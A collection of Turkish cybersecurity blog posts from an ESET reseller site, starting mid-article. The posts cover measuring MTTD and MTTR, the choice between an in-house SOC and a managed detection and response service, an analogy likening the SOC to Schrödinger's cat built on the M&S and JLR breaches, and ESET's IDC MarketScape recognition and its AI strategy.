Mandiant’ın [M-Trends 2026 raporu](https://cloud.google.com/blog/topics/threat-intelligence/m-trends-2026), 2025 yılında saldırganların ele geçirdikleri erişimi ortalama 22 saniyede bir sonraki gruba devrettiğini ortaya koyuyor. Bu süre, bir analistin uyarıyı okuyup anlamlandırmasına bile yetmiyor; MTTD ve MTTR ölçme açısından bu, savunmanın ne kadar geride kaldığının somut kanıtı.
Aynı rapora göre küresel medyan bekleme süresi (dwell time) 2025’te 14 güne çıktı, 2024’te bu rakam 11 gündü. Artışın büyük kısmı casusluk odaklı, uzun soluklu operasyonlardan kaynaklanıyor. Saldırı tarafı saniyeler cinsinden hızlanırken, savunma tarafının ortalama tepki süresi hâlâ gün cinsinden ölçülüyor.

## Fark etmek başka, anlamak başka
Vacation Myrtle Beach adlı tatil beldesi işletmecisi, [Maine Başsavcılığı’na yapılan resmî bildirime göre](https://www.maine.gov/agviewer/content/ag/985235c7-cb95-4be2-8792-a1252b4f8318/22bff34a-24aa-4aa0-95a4-b56bbe5fcc72.html) 16 Haziran 2025’te ağında şüpheli bir hareket fark etti ve aynı gün sistemlerini güvenceye aldı. PLAY fidye yazılımı grubu üç gün sonra, 19 Haziran’da karanlık ağda veriyi ele geçirdiğini iddia etti.
Buraya kadar hızlı bir MTTD hikayesi. Ama etkilenen verinin kapsamının netleşmesi 12 Şubat 2026’yı buldu, bildirimler ise 15 Mayıs 2026’da gönderildi. Fark etmekle etkilenen 10.750 kişiye söylemek arasında yaklaşık on bir ay var.
Bir kuruluş “aynı gün fark ettik” diyebilir ve bu teknik olarak doğru olabilir. Ama MTTD ve MTTR ölçme açısından asıl soru, o “fark etme” anından itibaren gerçek etkinin anlaşılmasına kadar geçen süredir. Vacation Myrtle Beach vakası, bu iki rakamın ne kadar farklı hikayeler anlatabileceğini gösteriyor.
## MTTD ve MTTR ölçmeye kendi ortamınızda nereden başlarsınız
Başlangıç noktası SIEM’iniz veya destek/ticket sisteminiz. Bir alarmın oluşturulma zaman damgasını, bir analistin o kaydı ilk açtığı zaman damgasıyla karşılaştırın. Aradaki fark, MTTD ve MTTR ölçme çabasının kaba ama gerçek ilk adımıdır.
Burada işler genelde iki yerde kopuyor. Birincisi, birçok ticket sistemi “oluşturulma” ve “atanma” alanlarını aynı işlemde dolduruyor; analist kaydı gerçekte saatler sonra açsa bile zaman damgası değişmiyor. İkincisi, farklı ekipler (SOC, IT, üst yönetim) farklı saat dilimlerinde çalışıyorsa, ham zaman damgaları arasındaki fark yanlış hesaplanıyor; bu küçük bir detay gibi görünür ama saatlik ölçümlerde rakamı anlamsızlaştırır.
MTTR tarafında ise asıl zorluk “çözüldü” tanımının netliği. Bir tehdidin izole edilmesi ile kök nedeninin ortadan kaldırılması aynı an değil; ikisini tek bir “kapatma” zaman damgasına sıkıştırmak, Vacation Myrtle Beach örneğindeki gibi, “hızlı” görünen ama aslında eksik bir hikaye üretir.
## Sonuç
MTTD ve MTTR ölçme, tek bir doğru cevabı olan bir formül değil; hangi zaman damgalarını, hangi tanımlarla karşılaştırdığınızın disiplinidir. Bugün atabileceğiniz ilk adım, kendi SIEM veya ticket sisteminizde bu üç zaman damgasının (alarm, ilk dokunuş, gerçek kapatma) ayrı ayrı kaydedilip kaydedilmediğini kontrol etmek. Bu ölçümü kurum içinde mi yoksa MDR ile mi sürdüreceğinize karar vermek için [kapsamlı karar rehberimize](https://antivirus.com.tr/soc-mu-mdr-mi-kapsamli-karar-rehberi/ "SOC mu MDR mı? Kapsamlı karar rehberi") göz atabilirsiniz.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, SOC
---
### [SOC mu MDR mı? Kapsamlı karar rehberi](https://antivirus.com.tr/soc-mu-mdr-mi-kapsamli-karar-rehberi/)
**Published:** Eylül 17, 2026
**Author:** Can Erginkurban
**Excerpt:** SOC mu MDR mı kararı bütçe kadar beceri ve zamanla ilgili. Gerçek verilerle iki yolun da ne gerektirdiğini karşılaştırıyoruz.
**Content:**
İki teklif masada duruyor. Biri altı haneli bir kurulum bütçesi ve aylarca sürecek bir işe alım süreci; diğeri aylık sabit bir fatura. Çoğu kuruluş bu iki teklifi doğrudan fiyat üzerinden karşılaştırıp daha ucuz görüneni seçiyor. Asıl hata da tam burada başlıyor: SOC mu MDR mı sorusu bir fiyat karşılaştırması değil, bir kapasite karşılaştırması.
## İki yol da ne demek
Kurum içi bir SOC (Güvenlik Operasyon Merkezi) kurmak demek, güvenlik analistleri işe almak, [SIEM ve SOAR gibi araçları](https://antivirus.com.tr/soc-ekibinin-arac-kutusu-siem-ve-soar/ "SOC ekibinin araç kutusu: SIEM ve SOAR") devreye sokmak ve bunları doğru ayarlayıp 7/24 nöbet düzeni oluşturmak demek. MDR (Yönetilen Tespit ve Müdahale) ise aynı altyapıyı ve uzmanlığı, kendi bünyenizde kurmak yerine bir tedarikçiden hizmet olarak almak.
Bu iki seçenek genelde birbirinin alternatifi gibi sunuluyor ama öyle değil. MDR, kurum içi bir SOC’un tek başına asla ulaşamayacağı bir ölçeği satın almanın yolu; kurum içi SOC ise o ölçekten vazgeçip tam kontrolü elde tutmanın bedeli.
## Rakamlar ne diyor
Kurum içi bir SOC kurmak ve personel istihdam etmek, kuruluş büyüklüğüne göre yüz binlerce dolara mal olabiliyor, kurulumu da aylar sürebiliyor; üstelik günümüzün güvenlik becerisi eksikliği ortamında yeterli sayıda deneyimli analist bulmak ayrı bir zorluk. Bu süre boyunca kuruluş, [endüstri ortalaması olan 181 günlük tespit süresine](https://antivirus.com.tr/mttd-ve-mttr-nedir-nasil-olculur-soc-hizinizi-test-edin/ "MTTD ve MTTR nedir, nasıl ölçülür?") yakın bir performansla çalışıyor demek.
ESET MDR gibi bir hizmette ise MTTD 1 dakikanın, MTTR 6 dakikanın altında. Aradaki fark kurum içi ekibin yetersizliğinden değil, ölçekten kaynaklanıyor: bir MDR sağlayıcısı aynı uzmanlığı yüzlerce müşteri arasında paylaştırarak 7/24 gözlem yapabiliyor.
## Yanlış tercihin bedeli
[PayPal’ın Working Capital platformuna sızan bir saldırganın altı ay boyunca fark edilmeden kalması](https://antivirus.com.tr/mttd-ve-mttr-olcme-nereden-baslarsiniz/ "MTTD ve MTTR ölçme: kendi SOC'unuzda nereden başlarsınız?"), büyük ve kurumsal bir şirketin bile tek başına yeterli görünürlüğe sahip olmayabileceğini gösteriyor. Tersi de doğru: [küçük bir ekip doğru araçları gerekli beceri olmadan devreye aldığında](https://antivirus.com.tr/soc-ler-neden-schrodingerin-kedisi-gibidir/ "SOC'ler Neden Schrödinger'in Kedisi Gibidir?"), ürettiği gürültü faydadan çok zarar verebiliyor.
Yani soru “SOC’unuz var mı yok mu” değil, “olanı doğru kullanacak kapasiteniz var mı.”
## Karar nerede kopuyor
Bütçe genelde ilk bakılan yer ama nadiren gerçek kısıt. Asıl kısıt çoğu zaman zaman: kurum içi bir SOC’u kurup olgunlaştırmak aylar, bazen yıllar alıyor. İkinci kısıt beceri: SIEM ve SOAR gibi araçları etkili kullanmak onları satın almaktan çok daha zor bir yetkinlik ve bu yetkinliği işe alım piyasasında bulmak giderek zorlaşıyor.
Zaman ve beceri kısıtlıysa, MDR bir yedek plan değil, bunu gerçekçi şekilde çözmenin doğrudan yolu. Zaman ve beceri elinizdeyse, kurum içi SOC size tam kontrol ve özelleştirme sağlar. Çoğu kuruluş için gerçek cevap ikisinin bir karışımı: temel izleme dışarıdan alınırken, kritik sistemlerin gözetimi içeride tutuluyor.
## Sonuç
Doğru cevap yok, dürüst bir öz değerlendirme var. [ESET MDR hizmetinin](https://www.eset.com/tr/business/services/managed-detection-and-response/) nasıl çalıştığına bakmak, bu değerlendirmeyi somutlaştırmanın bir yolu.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, SOC
---
### [SOC ’ler Neden Schrödinger’in Kedisi Gibidir?](https://antivirus.com.tr/soc-ler-neden-schrodingerin-kedisi-gibidir/)
**Published:** Ocak 7, 2026
**Author:** ESET
**Excerpt:** SOC oluşturmanın önemi: Ortamın içine bakmazsanız onun gerçek durumunu bilemezsiniz ve saldırganlar da buna güvenirler.
**Content:**
SOC oluşturmanın önemi: Ortamın içine bakmazsanız onun gerçek durumunu bilemezsiniz ve saldırganlar da buna güvenirler.
ESET UK’de pazarlama lideri olarak görevimin bir parçası da güçlü ve kapsamlı çözümlerimizin kuruluşları korumak için nasıl uygulanabileceğini, siber güvenlik seviyelerini yükseltmenin önemini açıklığa kavuşturacak şekilde aktarmaktır. Ve bu açıklığa kavuşturma ihtiyacı şimdi her zamankinden daha acil.
İngiltere Ulusal Siber Güvenlik Merkezi ([NCSC](https://www.ncsc.gov.uk/collection/ncsc-annual-review-2025/chapter-02-resilience-at-scale/dont-wait-for-the-breach)) dâhil olmak üzere siber güvenlik liderleri ve kurumları, siber saldırıların “olup olmayacağı değil, ne zaman olacağı” meselesi olduğunu sık sık dile getiriyorlar. Bu nedenle, her kuruluşu “ihlal öncesi durumda” veya tehditlerin zaten mevcut olduğu ancak radarın altında kaldığı bir durumda olarak tanımlamak çok da abartılı olmayabilir.
### SOC ve Schrödinger’in kedisi
Bu da akla [Schrödinger’in kedisini](https://en.wikipedia.org/wiki/Schr%C3%B6dinger%27s_cat) getiriyor. Kapalı bir kutudaki kedinin aynı anda hem canlı hem de ölü olduğu ünlü düşünce deneyini, ta ki içine bakana kadar. Bu benzetme biraz zorlayıcı olabilir ancak siber güvenlik açısından, kuruluşunuz da benzer bir durumda: Hem ihlal edilmiş hem de ihlal edilmemiş, tabii siz bakana kadar. Görünürlük olmadan, bunu bilemezsiniz. Ve fark ettiğinizde çoktan hasar verilmiş olabilir.
Bu gerçeği kabul etmek, zihniyet ve strateji değişikliği gerektirir. Aslında iç tehdit avcılığı ve kötü niyetli davranışların izlenmesi için gerekli araçlara sahip olmayan kuruluşlar için bunun aslında kuantum teorisinde karşılaşılan bir ikilik olduğunu ve bu nedenle bu kuruluşların bir tür “kuantum ihlali durumu” içinde olduğunu iddia etmek mümkündür.
[Bu benzetmeyi](https://cyberstrategyinstitute.com/your-security-tools-are-lying-to-you-what-happens-when-threats-go-unobserved-schrodinger-cat-paradox-within-cybersecurity/) yeni gerçekliği açıklamak ve kuruluşları siber güvenlik stratejilerini buna göre yeniden gözden geçirmeleri için teşvik etmek[ ](https://cyberstrategyinstitute.com/your-security-tools-are-lying-to-you-what-happens-when-threats-go-unobserved-schrodinger-cat-paradox-within-cybersecurity/)amacıyla kullanan en az [birkaç kişi](https://cyberstrategyinstitute.com/your-security-tools-are-lying-to-you-what-happens-when-threats-go-unobserved-schrodinger-cat-paradox-within-cybersecurity/) daha olduğunu öğrendiğimde hiç şaşırmadım. Kendi açımdan biraz hayal kırıcı, ama çok da değil. Çünkü bu düşünce tarzı en azından bu birkaç kişiye de yankı bulmuş.
Ancak şimdi, ana mesajı vurgulamak amacıyla bu benzetmede bazı kusurlar bulmaya çalışacağım.
## Rastgele ve o kadar da rastgele olmayan
İlk olarak 90 yıl önce Avusturyalı fizikçi Erwin Schrödinger tarafından açıklanan orijinal düşünce deneyi, bir elementin radyoaktif bozunumu sonucu bir parçacığın dedektöre çarpması ve bunun da kutuya zehir salınmasına ve kedinin ölmesine neden olması gibi rastgele bir olasılığa dayanıyordu. Bu, kuantum bozunumu tarafından belirlenen rastgele bir olasılıktır. Oysa bir kuruluş içindeki suçlular tarafından kötü amaçlı yazılımın “patlatılması” zamanlaması, çoğu zaman planlanmıştır.
İngiltere’deki Marks and Spencer (M&S) ihlalinin arkasında olan Scattered Spider olarak bilinen İngilizce konuşan suçlulardan oluşan resmî olmayan grubun, *haftalarca* şirketin sistemlerinde [fark edilmeden](https://securityjournaluk.com/m-and-s-cyber-attack/) hareket ettiği düşünülüyordu. Aynı grubun, sıkça bahsedilen Jaguar Land Rover (JLR) ihlalinin arkasında olduğu düşünülüyor. Bu ihlalin İngiltere ekonomisine 2 milyar sterlinin üzerinde bir zarara yol açtığı tahmin ediliyor. Ve [resmî olarak İngiltere tarihinin en pahalı ihlali olarak](https://www.bbc.co.uk/news/articles/cy9pdld4y81o) kabul ediliyor.
Saldırganların JLR’nin sistemlerinde ne kadar süre kaldıklarına dair ayrıntılar [belirsiz olsa](https://www.ft.com/content/49a49961-0dc9-4d19-bb26-7020e07e465c) da aynı taktiklerin kullanılmış olabileceğini varsaymak doğru olur. M&S vakasında, failler uzun bir süre “yerinde kalarak” Paskalya tatili hafta sonu başında kaos yaratmışlardır. JLR saldırısı ise 31 Ağustos 2025’te, İngiltere otomotiv endüstrisinin Noel ve Şükran Günü’nün birleşimi sayılabilecek 1 Eylül’deki yeni araç tescil günü (yeni plaka günü) arifesinde gerçekleştirildi.
Rastgele mi? Sanmıyorum.
Bu nedenle, kuantum ihlali benzetmesi pek geçerli değil. Bir tahminde bulunacak olursam tarih maksimum yıkım için dikkatlice planlanmıştı. Bu da saldırganlar için muhteşem bir şekilde işe yaradı (ve tabii ki JLR için muhteşem bir şekilde kötü sonuçlandı).
Bu noktada, birkaç istatistiği hatırlamakta fayda var. IBM’in[ 2025 Veri İhlali Maliyet Raporu’na](https://www.ibm.com/reports/data-breach) göre, bir ihlali tespit etmek ve kontrol altına almak için gereken ortalama süre (yani ihlalin tüm yaşam döngüsü) 241 gün, bir ihlali tespit etmek için gereken ortalama süre ise 181 gündür. Her iki durumda da büyük rakamlardan bahsediyoruz. Rahatsız edici gerçek şu ki birçok kuruluş bunu fark etmeden çok önce ihlal edilmektedir. Ve kalma süresi ne kadar uzun olursa saldırının nihai “patlaması” o kadar zarar verici olur.
## Çözümler: Kilitler ve/veya SOC ‘ler
Şu ana kadar, kuruluşunuzun ihlal öncesi bir durumda olduğu yönündeki “teorimi” kabul ettiyseniz şimdi çözümler hakkında düşünebilirsiniz. Bu tür bir çözüm, genellikle güvenliğinizi satın almak/yükseltmek (yani daha büyük bir kilit satın almak) veya tümüyle EDR veya XDR araçlarına yükseltmek ve ardından tehdit avına çıkmaktır. İkincisi, elbette “kutuyu açmak” ve gözlemlemekle eşdeğerdir.
JLR ve Marks & Spencer ihlallerinin arkasında olan Scattered Spider gibi siber suç gruplarının kullandığı içeriden gelen tehditler, sosyal mühendislik ve diğer saldırı stratejilerini göz önünde bulundurduğunuzda ilk seçeneği (daha büyük kilitler) tercih etmek her zaman yardımcı olmayabilir. Kilidin boyutu ne olursa olsun, anahtarların çalınması (veya kötü amaçlı bir bağlantıya tıklayarak veya [parolayı vermeye veya sıfırlamaya kandırılarak](https://antivirus.com.tr/yardim-merkezi-isletmenizi-riske-atabilecek-guvenlik-acigi/) etkili bir şekilde ele geçirilmesi) bu durumda kilitleri işe yaramaz hâle getirir.
## Peki, SOC ne durumda?
Bunun işe yaraması için elbette, öncelikle bir tür SOC oluşturmanız ve ardından buraya güvenlik analistleri yerleştirmeniz gerekir. Çok pahalı ve zaman alıcı bir işlemdir; kurulumu aylar sürebilir ve yüz binlerce pound/dolar/euro’ya mal olabilir. Ve bu, çokça bildirilen siber güvenlik becerileri eksikliği nedeniyle yeterli sayıda kişiyi işe alabilseniz bile geçerlidir. Öyleyse “komando” olalım; yani, bunu kendimiz yapalım.
Bu seçenek dikkatle değerlendirilmelidir. Bu güçlü araçları kullanmak için gereken beceri küçümsenmemelidir. Bunlar etkinleştirildiğinde birçok (çoğu/tümü) kuruluş telemetri, uyarılar ve alarmların hacminin o kadar büyük olduğunu görecek. Gürültüyü azaltmak için de bunların çoğunu devre dışı bırakacaktır.
Dolayısıyla ihlalin “kuantum durumu” artık çözülmüş olsa da yani sistemlerinizi artık gözlemliyor olsanız da bu durum daha kötü bir duruma yol açabilir ve yanlış bir güvenlik hissi yaratabilir. Şu an her şey yolunda olduğunu düşünüyorsunuz oysa muhtemelen öyle değil. Çünkü gözlemlenenleri doğru analiz etmek için yeterli beceriye sahip olmayabilirsiniz.
Buna ek olarak, ESET’te, müşterilerimiz tarafından paylaşılan ve sigorta kapsamına girebilmek için EDR çözümlerinin uygulanmasını şart koşan siber sigorta poliçelerinin sayısında artış olduğunu görüyoruz. Bu durum, güvenlik uzmanlarını gerçek bir ikilemle karşı karşıya bırakabilir. (Kaçınılmaz olan) bir ihlal durumunda poliçenin geçerliliğini korumak için bu araçları doğru bir şekilde kullanma becerisi olmadan, yüksek beceri gerektiren operatörlerin kullanması zorunlu hâle gelir.
Stres, muhtemelen dünya çapındaki siber güvenlik ekiplerinin günlük işlerini tanımlarken en çok kullandıkları kelimelerden biridir ve bu hiç de şaşırtıcı değildir. Ancak üçüncü bir yol daha var. Bu araçları geliştiren ve tehditleri tespit etmek, izlemek ve gidermek için hizmetler sunan tedarikçilere yardım istemek.
Her büyüklükteki kuruluş için giderek daha fazla tercih edilen bir yol hâline geliyor. Yönetilen Tespit ve Müdahale (MDR) hizmetleri bu ikilemi çözüyor: Araçları yöneten uzmanlar, 24 saat izleme, proaktif tehdit avcılığı, hızlı tespit ve giderme gibi özellikler, durumu rahatlatır, “kuantum ihlal durumunu” çözer, siber bombayı etkisiz hâle getirir ve nihayetinde sigorta ve uyumluluk gereksinimlerini karşılamaya büyük ölçüde yardımcı olur. En önemlisi de uzun süre kalıcı APT ve siber suç gruplarının yarattığı hasarı azaltır. Kurum içi SOC ile MDR arasındaki kararı daha ayrıntılı değerlendirmek isterseniz [kapsamlı karar rehberimize](https://antivirus.com.tr/soc-mu-mdr-mi-kapsamli-karar-rehberi/ "SOC mu MDR mı? Kapsamlı karar rehberi") göz atabilirsiniz.
## Gerçeklik kontrolü
- Sistemlerinizdeki gerçekliği gözlemleyene kadar, ihlal edildiğinizi gerçekten bilemezsiniz. İhlal edilmediğinizi biliyor musunuz?
- Tehdit avcılığı ve düzeltme için gerekli becerilere sahip değilseniz kendi başınıza denediğiniz ve kullandığınız araçlar ters etki yaratabilir ve saldırganların arkasına saklanabileceği daha fazla gürültü yaratabilir. Bu becerilere sahip misiniz?
- EDR/XDR çözümlerini uygulamak için şirket içinde gerekli becerilere sahip olsanız bile tespit ve müdahale için gereken ortalama süre (MTTD ve MTTR), üçüncü taraf bir tedarikçinin başarabileceğinden yüzlerce kat daha uzun olacaktır (örneğin, [ESET’in MTTD’si < 1 dakika; MTTR’si < 6 dakikadır).](https://www.eset.com/tr/business/services/managed-detection-and-response/) Kendi MTTD ve MTTR sürelerinizin ne olduğunu biliyor musunuz?
- Gerekli SOC’yi kurmak ve 7/24/365 izleme hizmeti sunmak inanılmaz derecede pahalıdır. Çoğu şirket için bu maliyet çok yüksektir. SOC kurmak ve personel istihdam etmek için yeterli zamanınız (ve paranız) var mı?
- MSP’ler ve MSSP’ler aracılığıyla sunulan MDR hizmetleri, tek kişilik/çalışandan itibaren HER büyüklükteki kuruluş için etkinleştirilebilir.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Siber Güvenlik, SOC
---
### [ESET, IDC MarketScape Dijital Yaşam Korumada “Lider” seçildi](https://antivirus.com.tr/eset-idc-marketscape-dijital-yasam-korumada-lider-secildi/)
**Published:** Kasım 3, 2025
**Author:** ESET
**Excerpt:** Gelecek burada. ESET 'in yapay zekâ uzmanlığı, günümüzün yapay zekâ destekli cihazlarını koruyor.
**Content:**
Gelecek burada. ESET ‘in yapay zekâ uzmanlığı, günümüzün yapay zekâ destekli cihazlarını koruyor.
Geleceğe hazır PC kullanımı, güvenlik ürünlerinde yapay zekâ dağıtımı için güçlü bir vizyon. Ayrıca günümüzün tehditlerini yaratmada yapay zekânın suç amaçlı kullanımına ilişkin derin bir anlayış gerektirir.
Siber güvenlik sadece cihazları 7/24 korumak veya en son virüsleri takip etmekle ilgili değildir. ESET gibi sektör liderleri, ileriyi düşünmeli ve gelecekte de geçerli olacak teknolojileri geliştirmelidir.
Mümkün olan en gelişmiş korumayı sağlamak için gösterilen bu çabalar karşılığını vermiştir. ESET, “IDC MarketScape: Worldwide Consumer Digital Life Protection 2025 Vendor Assessment (doc #US52976725, Ekim 2025)” raporunda alanında *lider olarak* gösterilmiştir.
IDC MarketScape’in değerlendirmesinde “ESET, güvenilir ve hafif bir dijital yaşam koruması arayan bireyler, aileler ve SOHO kullanıcıları için uygun bir seçimdir. Önleme odaklı yaklaşımı, cihaz performansından ödün vermeyen proaktif güvenlik önlemlerine değer verenler için idealdir” denilmektedir.
ESET HOME Security hakkında daha fazla bilgi edinmek için [buraya](https://www.eset.com/us/home/protection-plans/) tıklayın!
## T**üketici dijital yaşam korumasında lider** “ESET”
ESET, 30 yılı aşkın deneyime sahiptir ve bizi farklı kılan birçok yeni teknoloji geliştirmiştir. Modern, yapay zekâ destekli çözümlerinin kökleri, ESET’in makro virüsleri tespit etmek için makine öğrenimini kullanmaya başladığı 1990’lara kadar uzanmaktadır.
IDC MarketScape’in takdirinin, ESET’in hâlâ doğru yolda olduğunu ve dahası, başkalarının da bunu gördüğünü doğruladığını düşünüyoruz.
Bu yılın başlarında, [AV-Comparatives ESET HOME Security Essential’ı Yılın Ürünü seçti](https://www.eset.com/blog/en/home-topics/cybersecurity-protection/av-comparatives-eset-home-security-award/). Kötü amaçlı yazılımlara karşı olağanüstü önleyici koruma, performansa düşük etkisi ve teknoloji meraklısı kullanıcılar için gelişmiş özelleştirme ile basit ve kullanıcı dostu yönetimi takdir etti.
## **ESET’in yapay zekâ stratejisi**
ESET, yirmi yılı aşkın bir süredir yapay zekâ ve makine öğreniminden yararlanmaktadır. Şu anda otomatik algılama teknolojilerini en yeni ajan yapay zekâ yetenekleriyle birleştirmeye odaklanmaktadır.
Bu teknolojiler, güvenlik çözümlerimizin birçok katmanında kullanılır. Kullanıcılar tüm büyük işletim sistemlerinde hem yaygın hem de daha önce görülmemiş tehdit türlerine karşı ve saldırının birçok aşamasında korunur. Bu aşamalar, posta kutularına gelen masum görünümlü spam e-postalardan kurbanın bilgisayarındaki dosyaları kilitleyen fidye yazılımlarına kadar uzanır.
Bu yapay zekâ odaklı stratejiyi izleyen ESET, artık otomatik algılama teknolojilerini yeni ortaya çıkan yapay zekâ yetenekleriyle birleştirerek kullanıcılar için güvenliği daha proaktif ve zahmetsiz hâle getiriyor.
## **ESET’in yapay zekâ beyniyle tanışın — yapay zekâ cihazları nasıl korur?**
Bu yaklaşım sayesinde mühendislerimiz bilim insanlarının yeni bir örneği incelediği gibi şüpheli yazılımlarla başa çıkmak için ESET çözümleri geliştirdiler. Ve bu birleşik teknolojiye [ESET LiveSense](https://help.eset.com/glossary/tr-TR/technology_livesense.html) adı verilmektedir.
Bu bilim insanının “beyni”nin nasıl çalıştığını görelim. İlk olarak, ESET teknolojisi gelen olası bir tehdidin kaynağını kontrol eder ve şüpheli ise kullanıcı uyarılır. Ardından ESET çözümleri, potansiyel tehditleri ve şüpheli yazılımların “DNA’sını”, yani temel özelliklerini değerlendirmek için derin öğrenme modelleri dâhil olmak üzere birden fazla algoritmanın birleşiminden oluşan gelişmiş bir yapay zekâ modülü kullanır. Bu ilk değerlendirmeden sonra ESET LiveGuard teknolojisi, numunenin güvenli “sandbox” ortamında nasıl davrandığını kontrol eder ve davranışını daha ayrıntılı olarak gözlemler.
Yukarıda belirtilen güvenlik önlemlerine rağmen kötü amaçlı yazılım cihaza ulaşırsa ESET çözümleri yine de korunan cihazda çalışan işlemleri izleyerek koruyucu önlemler alabilir.
ESET AI, insan zekâsından toplanan bilgiler ve 195 ülkede 1 milyardan fazla kullanıcıdan elde edilen veriler aracılığıyla bu (kötü amaçlı) süreçleri ilişkilendirebilmektedir.
Bu yapay zekâ odaklı yaklaşım ve insan liderliğindeki güvenlik araştırmaları ile makine liderliğindeki veri toplama yöntemlerinin birleşimi sayesinde ESET, çözümlerinde önemli iyileştirmeler yapabilir. Dolandırıcılık, kimlik avı, komut dosyası tabanlı saldırılar, dosyasız kötü amaçlı yazılımlar, “Living off the Land” saldırıları ve birden fazla işletim sistemini aynı anda hedefleyebilen yeni kötü amaçlı yazılımlar karşı etkinliğini artırabilir.
## **Ev ve küçük işletmelerde yapay zekâ destekli cihazların güvenliğini sağlama**
Tüm bu yeteneklere sahip olan ESET araştırmacıları, yapay zekâ destekli ESET çözümlerinin yapay zekâ destekli kötü amaçlı yazılımları nasıl engellediğini yakından gözlemlemektedir. Örneğin, siber suçlular [bir bankanın güvenlik](https://antivirus.com.tr/yuz-tanima-dolandiriciligina-karsi-nasil-korunursunuz/) ve kimlik doğrulama sistemlerini aldatmak için deepfake’ler oluşturduğunda.
Gözlemler sayesinde ESET mühendisleri, çözümlerimizi günümüzün yeni ortaya çıkan yapay zekâ bilgisayarlarına hızla uyarladılar. Bu PC’ler, hızlı tepki süreleri gerektiren görevler için merkezi işlem birimleri (CPU), video ve grafik işleme gibi büyük görevler ve yüksek performans gerektiren büyük yapay zekâ iş yükleri için grafik işlem birimleri (GPU) içerir. Son olarak, sürekli ve ağır yapay zekâ görevleri sırasında işleme ve güç verimliliğini artırmak için entegre sinirsel işlem birimleri (NPU) sunar.
ESET’in Endpoint Security yazılımı, yapay zekâ destekli kötü amaçlı yazılım algılamasını güçlendirmek ve bilinen ve bilinmeyen tehditler için telemetriyi analiz etmek üzere [Intel® AI PC donanımı](https://www.intel.com/content/www/us/en/learn/what-is-an-ai-pc.html) gibi yeni mimarilerle özel olarak entegre edilmiştir.
ESET, yapay zekâ algılama görevlerini NPU’ya aktararak CPU yükünü azaltır, performansı ve verimliliği artırır. Bu donanım-yazılım entegrasyonu, tehdit algılamayı güçlendirir. Veri ihlali risklerini en aza indirir ve hibrit çalışma ortamları için siber güvenliği geleceğe hazır hâle getirir.

## **Bu sizin için ne anlama geliyor?**
Yapay zekânın günlük teknolojide giderek daha fazla yer aldığı ve siber suçluların da para ve veri çalmak için avantajlarından yararlandığı bir dünyada, güvenilir siber güvenlik bir adım önde olmalı ve gelecekteki tehditlere karşı hazırlıklı olmalıdır.
ESET’in yapay zekâ destekli koruması, önlemeye odaklanarak, zarar vermeden önce kötü amaçlı yazılımları durdurarak kullanıcıların ve giderek daha akıllı hâle gelen cihazlarının bu gelişen ortamda güvende olmasını sağlar.
Dahası ESET, birinci sınıf siber güvenliğin yalnızca güçlü kötü amaçlı yazılımdan koruma özelliklerine sahip değildir. Aynı zamanda basit yönetim, etkinlik ve performans etkisini minimumda tutmayla da ilgili olduğunu anlar. Bu da ev yöneticileri, küçük işletme sahipleri, oyuncular veya büyük miktarda veriyle çalışan herkes tarafından kesinlikle takdir edilmektedir.
## **Değişen dünyada iç huzuru**
Yapay zekânın ne kadar ileri gidebileceğini veya dünyamızı nasıl değiştireceğini kimse bilmiyor. Ancak kesin olan bir şey var: Siber suçlular bunu size karşı kullanmaya hazır ve evet, herkes bir hedef.
ESET bunun farkında ve mühendisleri gelecekteki tehditleri ve bunları azaltmanın yollarını anlamaya odaklanmış durumda.
**Sıkça sorulan sorular**
### **1. ESET, IDC MarketScape: Dünya Çapında Tüketici Dijital Yaşam Koruması 2025 Satıcı Değerlendirmesi raporunda neden lider olarak gösterildi?**
ESET, aşağıdaki güçlü yönleriyle tanındı. “ESET’in önlemeye odaklanması, gelişmiş teknolojiler ve gerçek zamanlı bulut koruması sayesinde tehditleri proaktif olarak ele almasını sağlar. Hafif çözümleri, cihaz performansını korurken etkili güvenlik sağlamak üzere tasarlanmıştır. Bu da genellikle kaynakları sınırlı sistemlere güvenen SOHO kullanıcıları için özellikle caziptir. Yapay zekâ ve insan uzmanlığının entegrasyonu, ESET’in gelişen tehditlere uyum sağlamasına olanak tanır. Ve çözümlerinin dinamik siber güvenlik ortamında geçerliliğini korumasını sağlar.
ESET HOME platformu, güvenlik ayarlarının ve cihazların yönetimini basitleştirir. Bu merkezi kontrol, karmaşıklığı azaltıp verimliliği artırdığı için birden fazla cihazı yöneten SOHO kullanıcıları için özellikle faydalıdır. ESET’in birden fazla platformla uyumluluğu, kullanıcıların akıllı telefonlardan bilgisayarlara kadar çok çeşitli cihazları koruyabilmelerini sağlar ve bu da onu hem kişisel hem de profesyonel kullanım için çok yönlü bir seçenek hâline getirir.”
### 2. **ESET’in yapay zekâ stratejisini farklı kılan nedir?**
